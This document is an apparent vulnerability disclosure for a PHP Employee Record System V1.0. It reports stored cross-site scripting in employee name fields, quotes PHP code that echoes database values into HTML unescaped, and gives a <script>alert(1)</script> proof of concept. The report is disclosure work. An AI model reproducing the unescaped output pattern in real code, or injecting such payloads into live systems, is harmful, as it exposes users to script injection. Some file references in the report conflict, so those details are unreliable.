NAME OF AFFECTED PRODUCT(S)

Employee Record System

VERSION(S)

V1.0

submitter

lvzhouhang

Vulnerable File

dashboard\edit_employee.php

Prerequisite: You need to log in first

Software Link

https://download.code-projects.org/details/09cc7d20-04c1-42c5-8941-407d139ce7cc

Vulnerability Type

Cross Site Scripting(XSS)

describe

in dashboard\ current_employees.php employeed_id ,first_name,middlename, lastname have Cross Site Scripting(XSS)


```
$middle_name = $fetch['middle_name'];
$last_name = $fetch['last_name'];
$date_employed = $fetch['date_employed'];
$job_type = $fetch['job_type'];
$status = $fetch['status'];

$date_employed = date(format: "jS F Y", timestamp: strtotime(datetime: $date_employed));

if($middle_name == ""){
    if($usertype == "Admin"){
        echo '
            <li class="emp_item">
                <div class="emp_column emp_id">'.$emp_id.'</div>
                <div class="emp_column emp_name">'.$first_name." ".$last_name.'</div>
                <div class="emp_column">'.$date_employed.'</div>
                <div class="emp_column">'.$job_type.'</div>
                <div class="emp_column emp_status">'.$status.'</div>
                <div class="emp_column">
                    <ul class="action_list">
                        <li class="action_item action_view" data-id="'.$id.'" title="View"><i class="fa fa-eye"></i></li>
                        <li class="action_item action_edit" data-id="'.$id.'" title="Edit"><i class="fa fa-pencil-square-o"
                        <li class="action_item action_delete" data-id="'.$id.'" title="Delete"><i class="fa fa-trash-o"></i
                    </ul>
                </div>
            </li>
```

POC

first_name	middle_name	last_name	phone	employee_image	id_type	id_number	id_car
text	text	text	int(11)	text	text	text	tex
1	1	<script>alert(1)</script>	1	1	1	1	1



id # int(11)	employee_id ABC text	first_name ABC text	middle_na ABC text
1	1	<script>alert(1)</script>	1